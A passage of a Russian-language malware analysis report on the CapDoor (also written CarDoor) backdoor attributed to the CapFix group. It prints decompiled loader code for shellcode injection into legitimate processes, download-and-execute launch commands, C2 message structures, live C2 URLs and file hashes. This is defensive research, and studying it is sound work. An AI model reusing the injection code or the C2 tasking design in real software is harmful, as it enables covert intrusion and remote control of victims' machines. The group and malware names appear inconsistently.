2. Используя sideloading, загрузить DLL-watchdog, расположенный в созданной директории. Этот модуль отвечает за скрывание окон текущего процесса.

При анализе множества образцов в одном случае было выявлено характерное имя переменной, использовавшейся злоумышленниками для хранения названия данной библиотеки, — `windowshider_dll_name` (что дословно переводится как «имя библиотеки для скрывания окон»). Не менее показательным является и название функции данного модуля, использованной в том же образце, — `From_Detect`.

```
try
{
    std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.resize(&obj, 4096ul, L"");
    GetModuleFileName(nullptr, std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.c_str(&obj), 4096u);
    long count = std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.find_last_of(&obj, L"\\", ULONG_MAX);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> > obj2);
    basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >* right = std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.substr(&obj, obj2, 0ul, count);
    try
    {
        std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.(right);
    }
    catch
    {
        //try-fault
        _CxxCallUnwindDtor((delegate*void*, void*)(delegate*basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >*, void*)(&std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.{dtor}), &obj2);
        throw;
    }
    std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.{dtor}(&obj2);
    SetCurrentDirectoryW(std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t>> >.c_str(&obj));
    LoadLibraryW(windowshider_dll_name);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out vector<unsigned char, std::allocator<unsigned char>> > obj3);
    std::vector<unsigned char, std::allocator<unsigned char>> >.{ctor}(&obj3);
}
```

Рис. 16. Фрагмент кода с загрузкой watchdog-модуля

3. Расшифровать полезную нагрузку, хранящуюся во внешнем файле. В большинстве случаев зашифрованная полезная нагрузка поставлялась WAV-файлах и находилась по определенному смещению внутри него. При этом мы также обнаружили атаки, в которых

шеллкод хранился в файле с расширением .dat. Примеры имен файлов, содержащих полезную нагрузку:

- systemstatdrawing.wav;
- thumbsactivation.wav;
- updatecommunity.wav;
- Common.wav;
- Library.wav;
- Apartment.dat.

Любопытно, что при прослушивании WAV-файлов можно услышать полноценную мелодию будильника, длящуюся несколько секунд.

4. Запустить полученный в результате расшифрования шеллкод с использованием экспортируемых функций DLL-inject, загруженной ранее (на шаге 1):

Первая функция с помощью VirtualAlloc () выделяет в адресном пространстве легитимного процесса область памяти с правами на чтение и запись. Затем при помощи BCryptGenRandom () выделенный буфер заполняется случайными данными, после чего функция возвращает указатель на участок внутри этой области с некоторым смещением. В дальнейшем именно по этому адресу размещается полезная нагрузка, что затрудняет ее обнаружение и анализ;

```

void* ptr = (region_adr = VirtualAlloc(null, 5931008uL, 12288u, allocFlags));
int num = 0;
DwmIsCompositionEnabled(&num);
IDWriteFactory* ptr2 = null;
DWriteCreateFactory((DWRITE_FACTORY_TYPE)0, (_GUID*)System.Runtime.CompilerServices.Unsafe.AsPointer(ref _GUID_b859ee5a_d838_4b5b_a2e8_1adc7d93db48), (IUnknown**)(&ptr2));
IDirectDraw* ptr3 = null;
DirectDrawCreate(null, &ptr3, null);
if (ptr3 != null)
{
    IDirectDraw* intPtr = ptr3;
    ((delegate* unmanaged[Cdecl, Cdecl]<IntPtr, uint>)(*(ulong*)(*(long*)intPtr + 16)))(nint)intPtr);
}
if (ptr2 != null)
{
    IDWriteFactory* intPtr2 = ptr2;
    ((delegate* unmanaged[Cdecl, Cdecl]<IntPtr, uint>)(*(ulong*)(*(long*)intPtr2 + 16)))(nint)intPtr2);
}
System.Runtime.CompilerServices.Unsafe.SkipInit(out vector<void *, std::allocator<void *> > obj);
// IL initblk instruction
System.Runtime.CompilerServices.Unsafe.InitBlock(ref obj, 0, 24);
std::vector<void *, std::allocator<void *> >.{ctor}(&obj);
void* result;
try
{
    BCryptGenRandom(null, (byte*)ptr, 5931008u, 2u);
    result = (void*)((ulong)(nint)ptr + 87491uL);
}
catch
{
    //try-fault
    _CxxCallUnwindDtor((delegate*<void*, void>)(delegate*<vector<void *, std::allocator<void *> >*, void>)(&std::vector<void *, std::allocator<void *> >.{dtor})), &obj);
    throw;
}
std::vector<void *, std::allocator<void *> >._Tidy(&obj);
return result;

```

Рис. 17. Выделение области памяти в адресном пространстве легитимного процесса

Вторая функция с помощью VirtualProtect () изменяет атрибуты защиты ранее выделенной области памяти, делая ее исполняемой, после чего передает управление размещенному в ней шеллкоду. Для его запуска используется функция EnumSystemCodePagesW (), которой передается адрес шеллкода.

```

internal unsafe static void FileView(void* jumpAdr, uint protectFlags)
{
    uint num = 0u;
    VirtualProtect(region_adr, 5931008uL, protectFlags, &num);
    EnumSystemCodePagesW((delegate* unmanaged[Cdecl, Cdecl]<char*, int>)jumpAdr, 1u);
}

```

Рис. 18. Передача управления расшифрованному шеллкоду

Отдельного внимания заслуживает тот факт, что в ходе исследования были обнаружены версии основных компонентов, реализованные как на С++, так и на С#. При этом независимо от языка реализации для них была характерна одна общая особенность —

обфускация большим количеством мусорных инструкций с использованием функций GDI.

```
FaceCloseJSON0 : void
{
    System.Runtime.CompilerServices.Unsafe.SkipInit(out GdiplusStartupInput gdiplusStartupInput);
    GdiplusStartupInput ctor = (GdiplusStartupInput)0;
    System.Runtime.CompilerServices.Unsafe.SkipInit(out uint num);
    GdiplusStartup(&num, &gdiplusStartupInput, null);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out tagINITCOMMONCONTROLSEX tagINITCOMMONCONTROLSEX2);
    *(int*)&tagINITCOMMONCONTROLSEX2 = 0;
    System.Runtime.CompilerServices.Unsafe.As<tagINITCOMMONCONTROLSEX, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagINITCOMMONCONTROLSEX2, 4)) = 36;
    InitCommonControlEx(&tagINITCOMMONCONTROLSEX2);
    HWND * desktopWindow = GetDesktopWindow();
    System.Runtime.CompilerServices.Unsafe.SkipInit(out uint num2);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out int num3);
    DwmGetColorizationColor(&num2, &num3);
    HDC * dc = GetDC(null);
    HDC * ptr = CreateCompatibleDC(dc);
    if (ptr == null)
    {
        SetWindowTheme(desktopWindow, (char*)System.Runtime.CompilerServices.Unsafe.AsPointer(ref ??_C@_IBC@PKHEKAE@??$AAE?$AAx?$AAp?$AAL?$AAo?$AAR?$AAe?$AAr@, null);
        HBITMAP * ptr2 = CreateCompatibleBitmap(dc, 256, 256);
        SelectObject(null, ptr2);
        System.Runtime.CompilerServices.Unsafe.SkipInit(out _BLENDFUNCTION blendFunction);
        *(sbyte*)&blendFunction = 0;
        System.Runtime.CompilerServices.Unsafe.As<_BLENDFUNCTION, sbyte>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref blendFunction, 1)) = 0;
        System.Runtime.CompilerServices.Unsafe.As<_BLENDFUNCTION, sbyte>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref blendFunction, 2)) = -76;
        System.Runtime.CompilerServices.Unsafe.As<_BLENDFUNCTION, sbyte>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref blendFunction, 3)) = 1;
        AlphaBlend(dc, 10, 10, 128, 128, null, 0, 0, 128, 128, blendFunction);
        HBRUSH * ptr3 = CreateSolidBrush(11847690u);
        System.Runtime.CompilerServices.Unsafe.SkipInit(out tagRECT tagRECT2);
        *(int*)&tagRECT2 = 0;
        System.Runtime.CompilerServices.Unsafe.As<tagRECT, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagRECT2, 4)) = 0;
        System.Runtime.CompilerServices.Unsafe.As<tagRECT, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagRECT2, 8)) = 256;
        System.Runtime.CompilerServices.Unsafe.As<tagRECT, int>(ref System.Runtime.CompilerServices.Unsafe.AddByteOffset(ref tagRECT2, 12)) = 256;
        FillRect(null, &tagRECT2, ptr3);
        DeleteObject(ptr3);
        DeleteObject(ptr2);
    }
    TransparentBlt(dc, 150, 50, 100, 100, ptr, 30, 30, 80, 80, 255u);
    uint num4 = 0u;
    GetICMProfileW(dc, &num4, null);
    ImageList_Create(32, 32, 32u, 4, 4);
    DeleteDC(ptr);
    ReleaseDC(null, dc);
    GdiplusShutdown(num);
    void* ptr4 = CreateEventW(null, 0, 0, null);
    System.Runtime.CompilerServices.Unsafe.SkipInit(out basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> > obj);
    std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >.ctor(obj);
}
```

Рис. 19. Фрагмент кода с мусорными GDI-инструкциями

Загрузочный шеллкод

Загруженный шеллкод использует хеш-функцию FNV-1 для динамического разрешения адресов функций, а также алгоритм LCG для расшифрования строк. После запуска он просматривает содержимое директории в поисках файла с одним из следующих расширений: .bak, .db, .bin, .dat, .raw, .pak. Обнаружив такой файл, шеллкод расшифровывает его содержимое и передает управление получившейся полезной нагрузке, представляющей собой бэкдор CapDoor, реализованный в виде шеллкода.

Для закрепления в системе выполняется изменение параметров автозапуска в реестре: легитимный исполняемый файл установленного программного обеспечения добавляется в ключ автозагрузки
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

Бэкдор CapDoor

После запуска CapDoor использует для динамического разрешения адресов функций хеш-функцию MurmurHash3. Во всех исследованных нами образцах в качестве начального значения для алгоритма использовалась нестандартная константа 0xE5BBB.

Затем выполняется попытка создать или открыть файл lockfile в каталоге %PROGRAMDATA% и захватить на нем файловую блокировку. Этот файл используется для межпроцессной синхронизации. В случае успеха CapDoor с помощью функции CoCreateGuid () генерирует уникальный GUID в формате %08lx-%04x-%04x-%04x-%04x%08lx, после чего собирает информацию о системе, формируя следующую структуру.

```
struct COLLECTED_DATA {
    DWORD msgType; // = 1
    DWORD guidLen;
    BYTE  guid[guidLen];

    DWORD computerFqdnLen;
    BYTE  computerFqdn[computerFqdnLen];

    DWORD envUserNameLen;
    BYTE  envUsername[envUserNameLen];

    DWORD logonDomainLen;
    BYTE  logonDomain[logonDomainLen];

    DWORD osMajor;
    DWORD osMinor;
    DWORD osBuild;

    BYTE  isServer;
    BYTE  is64Bit;

    DWORD exeNameSize;
    BYTE  exeName[exeNameSize];

    BYTE  isElevated;
};
```

Рис. 20. Структура сообщения с системной информацией

Сформированное сообщение шифруется алгоритмом ChaCha20 и отправляется на управляющий сервер. Если сообщение было отправлено успешно, сгенерированный GUID записывается в файл %PROGRAMDATA%\lockfile, чтобы при последующих запусках

не происходила его повторная генерация. После этого CarDoor повторно отправляет сообщение, указывая в его теле только GUID, ожидая в ответ получить управляющую команду.

В ответ на переданный GUID сервер отправляет сообщение следующего формата.

```
struct C2_REPLY
{
    BYTE key[32];
    BYTE nonce[12];
    BYTE ciphertext[];
};
```

Рис. 21. Структура сообщения, получаемого от управляющего сервера

Расшифровав полученное сообщение, CarDoor приступает к его обработке. Следует отметить, что интервал взаимодействия с управляющим сервером составляет две минуты. Сообщение может содержать как одно конкретное задание для выполнения (например, запуск команды, скачивание и запуск полезной нагрузки или снятие снимка экрана), так и произвольную комбинацию таких заданий: одно, два или все сразу. Дополнительно каждое задание представлено в виде связного списка и содержит указатель на следующее задание при его наличии.

```
struct C2_REPLY {
    int64 unknown;
    struct POWERSHELL_TASK *PowerShellTaskList;
    struct DOWNLOAD_TASK *DownloadTaskList;
    struct SCREENSHOT_TASK *ScreenshotTaskList;
};

struct POWERSHELL_TASK {
    struct POWERSHELL_TASK *Next;
    uint16_t *TaskId;
    uint16_t *PowershellCommand;
};

struct DOWNLOAD_TASK {
    struct DOWNLOAD_TASK *Next;
    uint16_t *TaskId;
    uint16_t *DownloadUrl;
    int64 InstallType;
    uint16_t *OptionalParam; // e.g. dllExportName
};

struct SCREENSHOT_TASK {
    struct SCREENSHOT_TASK *Next;
    uint16_t *TaskId;
};
```

Рис. 22. Структура заданий от управляющего сервера

Ниже приведен полный список поддерживаемых CarDoor задач.

Тип задачи	Подтип задачи	Действие	Механизм запуска
POWERSHELL_TASK	—	Выполнение произвольной PowerShell-команды	%WINDIR%\System32\WindowsPowerShell\ -NoLogo -NoProfile -Command -
DOWNLOAD_TASK	1	Запуск исполняемого файла	ShellExecuteW(NULL, L"open", L"%TEMP%\{20}.dll", NULL, 0)
DOWNLOAD_TASK	2	Запуск DLL через rundll32	ShellExecuteW(NULL, L"open", L"%WINDIR%\System32\rundll32.exe", L"%{20}.dll", <ExportName>, NULL, 0)
DOWNLOAD_TASK	3	Регистрация DLL через regsvr32	ShellExecuteW(NULL, L"open", L"%WINDIR%\System32\regsvr32.exe", L"%{20}.dll", "", NULL, 0)

Тип задачи	Подтип задачи	Действие	Механизм запуска
DOWNLOAD_TASK	5	Установка MSI-файла	MsiInstallProductW(L"%TEMP%\\[a-z]{20}.m
SCREENSHOT_TASK	—	Снятие скриншота экрана	—

CapDoor последовательно проверяет наличие задач из списка и, обнаружив их, выполняет одну за другой.

```

1 void __fastcall __noreturn main_loop(__int64 c2_addr, _WORD *guidBuffer)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5     while ( 1 )
6     {
7         response = 0;
8         if ( send_encrypted_request_and_parse_reply(guidBuffer, c2_addr, &response) )
9         {
10             C2_REPLY = response;
11             if ( response )
12             {
13                 POWERSHELL_TASK = response->p_PowerShellTaskList;
14                 if ( POWERSHELL_TASK && POWERSHELL_TASK->pNext )
15                 {
16                     do
17                     {
18                         execute_powershell_and_send_report(POWERSHELL_TASK, c2_addr, guidBuffer);
19                         POWERSHELL_TASK = POWERSHELL_TASK->pNext;
20                     }
21                     while ( POWERSHELL_TASK->pNext );
22                     C2_REPLY = response;
23                 }
24                 DOWNLOAD_TASK = C2_REPLY->p_DownloadTaskList;
25                 if ( DOWNLOAD_TASK && DOWNLOAD_TASK->pNext )
26                 {
27                     do
28                     {
29                         install_choise = DOWNLOAD_TASK->install_choise;
30                         switch ( install_choise )
31                         {
32                             case 1:
33                                 download_and_execute_exe(DOWNLOAD_TASK, c2_addr, guidBuffer);
34                                 break;
35                             case 2:
36                                 download_dll_and_execute_export_via_rundll32(DOWNLOAD_TASK, c2_addr, guidBuffer);
37                                 break;
38                             case 3:
39                                 download_and_register_dll_via_regsvr32(DOWNLOAD_TASK, c2_addr, guidBuffer);
40                                 break;
41                             case 5:
42                                 download_and_install_msi(DOWNLOAD_TASK, c2_addr, guidBuffer);
43                                 break;
44                         }
45                         DOWNLOAD_TASK = DOWNLOAD_TASK->pNext;
46                     }
47                     while ( DOWNLOAD_TASK->pNext );
48                     C2_REPLY = response;
49                 }
50                 SCREENSHOT_TASK = C2_REPLY->p_ScreenshotTaskList;
51                 if ( SCREENSHOT_TASK && SCREENSHOT_TASK->pNext )
52                 {
53                     do
54                     {
55                         CaptureAndSendScreenshotChunked200KB(SCREENSHOT_TASK, c2_addr, guidBuffer);
56                         SCREENSHOT_TASK = SCREENSHOT_TASK->pNext;
57                     }
58                     while ( SCREENSHOT_TASK->pNext );
59                     C2_REPLY = response;
60                 }
61                 cascade_free(C2_REPLY);
62             }
63         }
64         kernal32_Sleep(120000u);
65     }
66 }

```

Рис. 23. Структура заданий от управляющего сервера

Результат выполнения отправляется на управляющий сервер и имеет следующую структуру.

```
struct TASK_REPORT_PACKET {
    DWORD msgType; // = 3
    DWORD GuidLen;
    BYTE Guid[GuidLen]
    DWORD TaskIdLen;
    BYTE TaskId[TaskIdLen];
    DWORD DataLen;
    BYTE Data[DataLen];
};
```

Рис. 24. Структура сообщения с результатом

Проанализировав большое количество различных версий бэкдора CapDoor и используемых цепочек его поставки, мы установили, что инструмент активно развивается и регулярно обновляется. Например, предыдущие версии имели следующие отличия:


- Вместо цепочки из DLL sideloading для загрузки CapDoor злоумышленники использовали загрузчик GHOSTPULSE (IDATLOADER или HIJACKLOADER).
- В ранних версиях CapDoor распространялся в виде исполняемого файла, тогда как в новых атаках он представлен в виде шеллкода.
- Для запуска CapDoor применялась техника Process Hollowing.
- Ранние версии CapDoor не позволяли делать скриншоты экрана, эта функциональность появилась в более поздних версиях.
- Для запуска MSI-файлов, загруженных по команде управляющего сервера, ранее использовался вызов ShellExecuteW(NULL, L"open", L"msiexec.exe", L"/i \"%TEMP%\\[a-z]{20}.msi\"", NULL, 0). В актуальных версиях для этого используется MsiInstallProductW().
- В ранних версиях CapDoor поддерживалась загрузка и выполнение шеллкода в рамках обработки задачи DOWNLOAD_TASK, однако в последних версиях эта возможность отсутствует.

Дополнительная информация

Группировка CapFix рассматривается [исследователями](#) как финансово мотивированная, хотя ее недавняя активность по тематике фишинговых инструментов и выбору целей ближе к атакам уровня APT или хактивистов. Ранее CapFix уже проводила атаки на российские

компании с использованием механизма капчи (ClickFIX). В этих инцидентах CarDoor был [обозначен](#) как «неклассифицированный троян удаленного доступа (RAT)».

Во время исследования CarDoor мы обнаружили ранние семплы, которые злоумышленники использовали в атаках. Так, мы видели несколько семплов, которые использовали изображение яйца со значком биткоина в качестве иконки и при запуске. Например, SHA-256: d67d1628ff5ea924c25c8056446a8143e1171fab7e30dddb24aca3255dad8817 в процессе запуска показывал следующее изображение:



Мы нашли более 10 подобных семплов, которые загружались в публичные песочницы из разных локаций (среди стран — Голландия, Мексика, США, Франция). Все они были загружены в ноябре 2025 года. Сами иконки и изображение при запуске напоминают логотип и графику нишевого сервиса BitcoinIRA.

Среди них были обнаружены семплы, использовавшие CarDoor со следующими запросами на C2-сервера:

- [http://85.192.49.81/search/?text=\[a-z\]{30}](http://85.192.49.81/search/?text=[a-z]{30})
- [http://94.156.232.113/search/?text=\[a-z\]{30}](http://94.156.232.113/search/?text=[a-z]{30})

В качестве финальной полезной нагрузки в этих семплах мы видели SectorRAT или ArechClient2.

Интересно, что за месяц до этого, в сентябре и октябре 2025-го, C2-сервер CapDoor 85.192.49.81 использовался в качестве управляющего для AsyncRAT в атаках ClickFix. Так, например в октябре злоумышленники использовали домен booking.l-extranet.com с применением техники ClickFix.




Рис. 26. Техника ClickFix на домене booking.l-extranet.com

В этих атаках группировка использовала страницы GitHub, которые перенаправляли жертв на вредоносные домены. Например, страница bedreviews.github.io/reservasboolikng.com/ перенаправляла пользователя на booking.fleps-extranet.com.




Рис. 27. Страница на GitHub со ссылкой на вредоносный домен




Рис. 28. Техника ClickFix на домене booking.fleps-extranet.com

Поскольку в атаках злоумышленники использовали AsyncRAT, а не CapDoor, их нельзя однозначно связать с активностью группировки CapFix. Однако учитывая все данные (не только инструментарий), мы считаем, что за этими атаками тоже стоят они.

Как мы рассказывали ранее, злоумышленники в осенних атаках использовали несколько PDF-файлов, которые побуждали жертву скачать дополнительную нагрузку. В одном из таких документов мы обратили внимание на формулировки.




Рис. 29. Сообщение из фишингового документа для скачивания скрипта

Злоумышленники допустили несколько ошибок — как языковых, так и фактических:

1. Упоминание «ЦИБ МО РФ» — такой структуры не существует.
2. Во фразе «Нажмите кнопку ниже, для установки» допущена пунктуационная ошибка (лишняя запятая).
3. Термин «СНМ оснастка» и прочие формы этого слова. В документации Microsoft «оснастка» — это перевод «snap in», однако в данном контексте такое сочетание («СНМ Snap-In») выглядит неестественно и является ошибочной интерпретацией.
4. В статье мы также указывали, что в некоторых случаях названия файлов и содержание фишинговых документов не совпадали.

Выводы

CarFix продолжает совершенствовать CarDoor и вредоносные сценарии для проведения более успешных атак. Ранее группировка активно применяла фишинговые рассылки с документами, использующими финансовую тематику в качестве приманки (тему криптовалюты и все, что связано с темой денег), однако теперь она все чаще маскирует письма под официальные сообщения от государственных структур.

Злоумышленники используют скомпрометированную легитимную инфраструктуру, что усложняет анализ и детектирование атак. В марте 2026 года CarFix начала использовать домены, которые мы заметили еще в конце 2025 — начале 2026 года. Мы считаем, что группировка планировала использовать еще два домена, которые на данный момент связаны с ней, но неактивны.

Индикаторы компрометации

Файловые индикаторы компрометации

MD5	SHA-1	SI
53fd213c0fd13d5470e08f06387c5775	d7e92b1ed202e231eed091a657121de3209339ba	fc!
58ce5c4f9d7ed8e15dbf89b55b25e806	25a9dc35e65e35387030b96646dbf29222b31653	95
c08a48f3cb60c22bad08f1641a0b4b34	eb1cbe562b8f289943c418b62456d30b3b949b2d	43
846ed42bdf579b71fa89b4d75fc19ecb	fc85d9fc87f3b407a143ca331e5e5c1d24e5422d	09
21b7f68129a7416247485dacaced9c6a	e3da20005be7881a3ba846454019af51e7834f30	eC
61eca56a70ed642d45db6486b1047eea	b1e7c1daf2a07414be1294367a71dab9310a71b0	23
7be211f645345a60bdfa2e7716c48de2	955ae815537b4137d5aedaf89be8fa012fedc22f	a9
13f55634a20fb315c6eb5891d751939d	39b5f33933c3659fc4a26bb037686c48f3983e99	54
39f49e4aacd3d996fff336a72991376c	190016c1a1de5eea96a1cdcec9b05688d7ece95d	75
f59eb1493deddd6ab67d4a73f9268695	45c25b1ba2be4be2e5220458c38498b2e78fedec	24
b983eac3fbf84f83c14c4ba6d21c0684	eaf9c7e692d70814fad0d60e1a4f98f9a3c86f1a	ac

MD5	SHA-1	SI
2b6d255714456c7458477c827ab4c022	2db32b4905f685aa6db4b4f8e0e0bf4e9f26422d	81
a6486899b97312e09e945a2928a64173	96ebee75a3808e70ef595ea6368ae0f337cb2057	cb
01ceff1b07124f3f5ef59b69f1536c12	b6bda06568d91ae0c65fabf4332eab2691547482	f5
c30ab94242517d6b1b81e69590eabcf3	b15af714ba82b126e47906f086cace33bf976d1b	bc
cf23b7cd8f4d6754be3790c2f4295c14	537995378c224db9f3e26fb751159090207c70b2	c0
6516d8f38ed427122e02ef1211f3f30d	e4da80af21b1f38658a5ff765cee9e4164f97cfa	9c
a342407477757a2c4589528aec9583b8	c7f64e625851648ae244b8ed8c636672de81e93d	82
8059a545041fdacd9d509e866fc38ff4	13b7584df2f5176078f6b895d9dc07c0507f8813	c6
ab118b288ea71eab96fefe2572672a72	1f6df9177de2c5ceaaf861f6c4e92406bbef1182	d3
4c4ee096311cade1967bc63bc4960337	d54d3f0eac9a34e80082d1a092a407142e76f6c9	fd
4eac6a0d209e8356d23ac15d895b0837	fe63dc492c9002fe96fc953b5d3654fbc94fb40e	a2
0830b900e53f57949f64c3148a9372aa	29bd9f57bfff552b6d57e85cb3571a1ba7aa044d	56
863fe3349fba32bf64e04afe143decef	d32a9ad4815c2466f6159d0c6af00027ac5e018e	11
